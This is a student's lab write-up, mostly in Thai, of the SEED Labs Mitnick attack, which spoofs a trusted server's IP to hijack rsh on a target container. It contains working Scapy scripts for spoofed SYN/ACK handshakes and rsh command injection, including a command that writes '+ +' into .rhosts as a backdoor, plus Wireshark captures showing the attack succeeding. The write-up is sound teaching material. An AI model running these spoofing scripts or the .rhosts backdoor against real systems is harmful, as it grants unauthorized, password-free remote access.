Lab 7 Mitnick Attack

Container:

```
[04/09/25]seed@VM:~/.../Labsetup$ dockps
c0484f68ebfa  seed-attacker
1e15ef6ba484  trusted-server-10.9.0.6
2095d3eefc68  x-terminal-10.9.0.5
[04/09/25]seed@VM:~/.../Labsetup$
```

เพิ่ม Trusted Server ลงใน .rhosts ที่ X-Terminal เพื่อให้สามารถ rsh โดนไม่ต้องใช้ password

```
[04/09/25]seed@VM:~/.../Labsetup$ docksh 20
root@2095d3eefc68:/# su seed
seed@2095d3eefc68:/$ pwd
/
seed@2095d3eefc68:/$ cd
seed@2095d3eefc68:~$ pwd
/home/seed
seed@2095d3eefc68:~$ touch .rhosts
seed@2095d3eefc68:~$ echo 10.9.0.6 > .rhosts
seed@2095d3eefc68:~$ chmod 644 .rhosts
seed@2095d3eefc68:~$ cat .rhosts
10.9.0.6
seed@2095d3eefc68:~$
```

ทดลองทำ rsh จาก trusted server ไป x-terminal

```
[04/09/25]seed@VM:~/.../Labsetup$ docksh 1
root@1e15ef6ba484:/# su seed
seed@1e15ef6ba484:/$ rsh 10.9.0.5 date
Wed Apr  9 15:11:22 UTC 2025
seed@1e15ef6ba484:/$ rsh 10.9.0.5 cat .rhosts
10.9.0.6
seed@1e15ef6ba484:/$
```

Task 1 Simulated SYN flooding

ทำการ manual arp เพื่อให้ x-terminal รู้จัก trusted server

```
root@2095d3eefc68:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   C                     eth0
root@2095d3eefc68:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@2095d3eefc68:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
root@2095d3eefc68:/#
```

ทำการ stop trusted server แทนการทำ syn flooding

```
[04/09/25]seed@VM:~/.../Labsetup$ dockps
c0484f68ebfa  seed-attacker
1e15ef6ba484  trusted-server-10.9.0.6
2095d3eefc68  x-terminal-10.9.0.5
[04/09/25]seed@VM:~/.../Labsetup$ docker container stop 1
1
[04/09/25]seed@VM:~/.../Labsetup$ dockps
c0484f68ebfa  seed-attacker
2095d3eefc68  x-terminal-10.9.0.5
[04/09/25]seed@VM:~/.../Labsetup$
```

Task 2 Spoof TCP Connection and rsh sessions

Task 2.1 Spoof the first TCP connection

Attacker ขอเปิด session กับ x-terminal ด้วยการปลอมเป็น trusted server

Code ที่ใช้

```
  GNU nano 4.8                                                spoof_syn.py
#!/usr/bin/python3
from scapy.all import *

x_ip      = "10.9.0.5"  # X-Terminal
x_port    = 514         # Port number used by X-Terminal

srv_ip    = "10.9.0.6"  # The trusted server
srv_port  = 1023         # Port number used by the trusted server

syn_seq   = 0x1000       # Initial sequence number

# Spoof a SYN from Trusted Server to X-Terminal
ip  = IP(  src   = srv_ip, dst   = x_ip)
tcp = TCP( sport = srv_port, dport = x_port,
           seq   = syn_seq, flags = 'S')
print(f"{ip.src} => {ip.dst} Sending SYN...")
send(ip/tcp, verbose=0)
```

```
  GNU nano 4.8                                          spoof_ack_plus_data.py
#!/usr/bin/python3
from scapy.all import *

x_ip      = "10.9.0.5"
x_port    = 514

srv_ip    = "10.9.0.6"
srv_port  = 1023

syn_seq   = 0x1000


def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == "SA":
       ip =  IP( src   = srv_ip,
                 dst   = x_ip)
       tcp = TCP(sport = srv_port,
                 dport = x_port,
                 seq   = syn_seq + 1,
                 ack   = old_tcp.seq + 1,
                 flags = "A")
       send(ip/tcp, verbose=0)
       print(f'{ip.src} => {ip.dst} Sent ack...')

       data = b"9090\x00seed\x00seed\x00touch /home/seed/66130700362.txt\x00"
       tcp.flags = "PA"
       send(ip/tcp/data, verbose=0)
       print(f"{ip.src} => {ip.dst} Sent rsh data...")

myFilter = "tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.5 and dst host 10.9.0.6"
sniff(iface='br-44e31599887d', filter=myFilter, prn=spoof)
```

รันโค้ดเพื่อดัก syn+ack+data และดัก packet เพื่อรอดู packet

```
>>> pkt = sniff(iface='br-44e31599887d', filter='tcp')
```

ส่ง spoof syn เพื่อขอเปิด session กับ x-terminal

```
[04/09/25]seed@VM:~/.../volumes$ sudo python3 spoof_syn.py
10.9.0.6 => 10.9.0.5 Sending SYN...
[04/09/25]seed@VM:~/.../volumes$
```

โค้ด syn+ack+data ที่รันไว้ก่อนหน้านี้จะทำการส่ง ack และ data ผ่านทาง rsh กลับไปที่ x-terminal

```
[04/09/25]seed@VM:~/.../volumes$ sudo python3 spoof_ack_plus_data.py
10.9.0.6 => 10.9.0.5 Sent ack...
10.9.0.6 => 10.9.0.5 Sent rsh data...
```

ดู syn , ack, data ผ่าน wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
2	0.000261	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.135826	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4	0.163684	10.9.0.6	10.9.0.5	RSH	102	Session Establishment
5	0.163845	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=1 Ack=49 Win=64192 Len=0
6	0.180127	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
7	1.182625	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
8	3.199587	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
9	7.454829	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
10	15.647565	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
11	29.674912	10.9.0.6	10.9.0.5	TCP	54	[TCP Retransmission] 1023 → 514 [SYN] Seq=0 Win=8192 Len=0
12	29.675077	10.9.0.5	10.9.0.6	TCP	54	[TCP Dup ACK 5#1] 514 → 1023 [ACK] Seq=1 Ack=49 Win=64192 Len…
13	31.775022	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
14	31.836515	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
15	31.836767	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16	31.840075	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
17	31.859180	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=2 Ack=49 Win=64192 Len=0
18	31.859340	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
19	32.062732	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=6…
20	32.255975	10.9.0.5	10.9.0.6	TCP	55	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=49 …

```
▸ Frame 4: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:be:86:7c:40 (02:42:be:86:7c:40), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 48
▾ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: seed
    Command to execute: touch /home/seed/66130700362.txt
```

จะพบว่าเปิด session สำเร็จและมีการส่ง rsh สร้างไฟล์ 66130700362.txt ไป แต่ทาง x-terminal จะยังไม่มีไฟล์นี้เนื่องจาก session rsh ยังไม่ถูกเปิดขึ้นมา

Task2.2 Spoof the second TCP connection

โค้ดที่จะใช้จะเพิ่มมาอีกชุด

```
  GNU nano 4.8                                          spoof_syn_ack.py
#!/usr/bin/python3
from scapy.all import *

x_ip      = "10.9.0.5"
x_port    = 1023

srv_ip    = "10.9.0.6"
srv_port  = 9090

syn_seq   = 1234567


def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    if old_tcp.flags == "S":
       ip =  IP( src   = srv_ip,
                 dst   = x_ip)
       tcp = TCP(sport = srv_port,
                 dport = x_port,
                 seq   = syn_seq,
                 ack   = old_tcp.seq + 1,
                 flags = "SA")
       send(ip/tcp, verbose=0)
       print(f'{ip.src} => {ip.dst} Sent syn+ack...')

myFilter = f"tcp and src host {x_ip} and dst host {srv_ip} and dst port {srv_port}"
sniff(iface='br-44e31599887d', filter=myFilter, prn=spoof)
```

โดยใน task นี้เราจะทำให้ session rsh ถูกเปิดการเชื่อมต่อโดยสมบูรณ์

เราจะทำการรันโค้ดนี้รอไว้ แล้วไปรัยโค้ด spoof syn อีกครั้ง

```
[04/09/25]seed@VM:~/.../volumes$ sudo python3 spoof_syn.py
10.9.0.6 => 10.9.0.5 Sending SYN...
[04/09/25]seed@VM:~/.../volumes$ sudo python3 spoof_syn.py
10.9.0.6 => 10.9.0.5 Sending SYN...
[04/09/25]seed@VM:~/.../volumes$
```

โค้ดชุด syn ack จะทำงานหลังจากที่ส่ง spoof syn

```
[04/09/25]seed@VM:~/.../volumes$ sudo python3 spoof_syn_ack.py
10.9.0.6 => 10.9.0.5 Sent syn+ack...
```

จะพบว่าไฟล์ที่สร้างผ่าน rsh ถูกสร้างในเครื่อง x-terminal แล้ว

```
seed@2095d3eefc68:~$ ls
66130700362.txt
seed@2095d3eefc68:~$
```

Task 3 Set up a backdoor


เราจะทำการเพิ่ม + + เข้าไปที่ .rhosts

โค้ดที่ใช้จะใช้ 3 ชุดเดิม แต่แก้ไขชุด syn+ack+data ให้เปลี่ยนเป็น echo + + ไปที่ .rhosts แทนการสร้างไฟล์ .txt

```
  GNU nano 4.8                                          spoof_ack_plus_data.py
#!/usr/bin/python3
from scapy.all import *

x_ip      = "10.9.0.5"
x_port    = 514

srv_ip    = "10.9.0.6"
srv_port  = 1023

syn_seq   = 0x1000


def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == "SA":
       ip =  IP( src   = srv_ip,
                 dst   = x_ip)
       tcp = TCP(sport = srv_port,
                 dport = x_port,
                 seq   = syn_seq + 1,
                 ack   = old_tcp.seq + 1,
                 flags = "A")
       send(ip/tcp, verbose=0)
       print(f'{ip.src} => {ip.dst} Sent ack...')

       data = b"9090\x00seed\x00seed\x00echo + + > .rhosts\x00"
       tcp.flags = "PA"
       send(ip/tcp/data, verbose=0)
       print(f"{ip.src} => {ip.dst} Sent rsh data...")


myFilter = "tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.5 and dst host 10.9.0.6"
sniff(iface='br-44e31599887d', filter=myFilter, prn=spoof)
```

ทำตามขั้นตอนเดิมทุกอย่าง แล้วมาดูผลลัพธ์

ใน Wireshark จะพบว่ามีการ execute + + ไปที่ .rhosts



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
2	0.000209	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.103375	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4	0.136557	10.9.0.6	10.9.0.5	RSH	88	Session Establishment
5	0.136666	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=1 Ack=35 Win=64206 Len=0
6	0.157377	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
7	1.163493	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
8	3.180035	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
9	7.211449	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 …
10	7.268328	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
11	7.268666	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
12	7.281061	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
13	7.287822	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
14	7.287914	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=2 Ack=35 Win=64206 Len=0
15	7.491010	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=6…
16	7.596328	10.9.0.5	10.9.0.6	TCP	55	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=35 …
17	7.915252	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=6…
18	8.236934	10.9.0.5	10.9.0.6	TCP	55	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=35 …
19	8.747755	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=6…
20	9.217263	10.9.0.6	10.9.0.5	TCP	54	[TCP Retransmission] 1023 → 514 [SYN] Seq=0 Win=8192 Len=0

```
▸ Frame 4: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:be:86:7c:40 (02:42:be:86:7c:40), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 34
▾ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: seed
    Command to execute: echo + + > .rhosts
```


เช็คไฟล์ .rhosts จะพบว่าจากเดิมที่เป็น 10.9.0.6 ถูกแก้ไขเป็น + +

```
seed@2095d3eefc68:~$ cat .rhosts
10.9.0.6
seed@2095d3eefc68:~$ cat .rhosts
+ +
seed@2095d3eefc68:~$
```

ทดลอง rsh เรียกดูเวลาจากเครื่อง attacker สามารถทำได้โดยไม่ต้องใส่ password

```
root@VM:/# su seed
seed@VM:/$ rsh 10.9.0.5 date
Wed Apr  9 15:48:14 UTC 2025
seed@VM:/$
```

การทำ rsh ผ่าน attacker ใน wireshark จะพบว่ามีการเรียกเรียกใช้งานผ่าน 10.9.0.1



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.9.0.5	10.9.0.6	RSH	55	Session Establishment
2	73.699500	10.9.0.1	10.9.0.5	TCP	74	1023 → 514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T…
3	73.699637	10.9.0.5	10.9.0.1	TCP	74	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA…
4	73.699663	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1979871338…
5	73.700194	10.9.0.1	10.9.0.5	RSH	86	Session Establishment
6	73.700204	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=262864814…
7	73.736233	10.9.0.5	10.9.0.1	TCP	74	1023 → 1022 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 …
8	73.736362	10.9.0.1	10.9.0.5	TCP	74	1022 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 S…
9	73.736384	10.9.0.5	10.9.0.1	TCP	66	1023 → 1022 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=262864817…
10	73.737589	10.9.0.5	10.9.0.1	RSH	67	Server username:root Server -> Client Data
11	73.737845	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=21 Ack=2 Win=64256 Len=0 TSval=197987137…
12	73.751395	10.9.0.5	10.9.0.1	RSH	89	Server username:root Server -> Client Data
13	73.751511	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=21 Ack=25 Win=64256 Len=0 TSval=19798713…
14	73.751950	10.9.0.5	10.9.0.1	TCP	66	1023 → 1022 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2628…
15	73.751967	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [FIN, ACK] Seq=25 Ack=21 Win=65152 Len=0 TSval=262…
16	73.752547	10.9.0.1	10.9.0.5	TCP	66	1022 → 1023 [ACK] Seq=1 Ack=2 Win=65280 Len=0 TSval=197987139…
17	73.752815	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [FIN, ACK] Seq=21 Ack=26 Win=64256 Len=0 TSval=197…
18	73.752826	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [ACK] Seq=26 Ack=22 Win=65152 Len=0 TSval=26286481…
19	73.752852	10.9.0.1	10.9.0.5	TCP	66	1022 → 1023 [FIN, ACK] Seq=1 Ack=2 Win=65280 Len=0 TSval=1979…
20	73.752870	10.9.0.5	10.9.0.1	TCP	66	1023 → 1022 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSval=262864819…

```
▸ Frame 5: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:be:86:7c:40 (02:42:be:86:7c:40), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 20
▾ Remote Shell
    Stderr port (optional): 1022
    Client username: root
    Server username: root
    Command to execute: date
```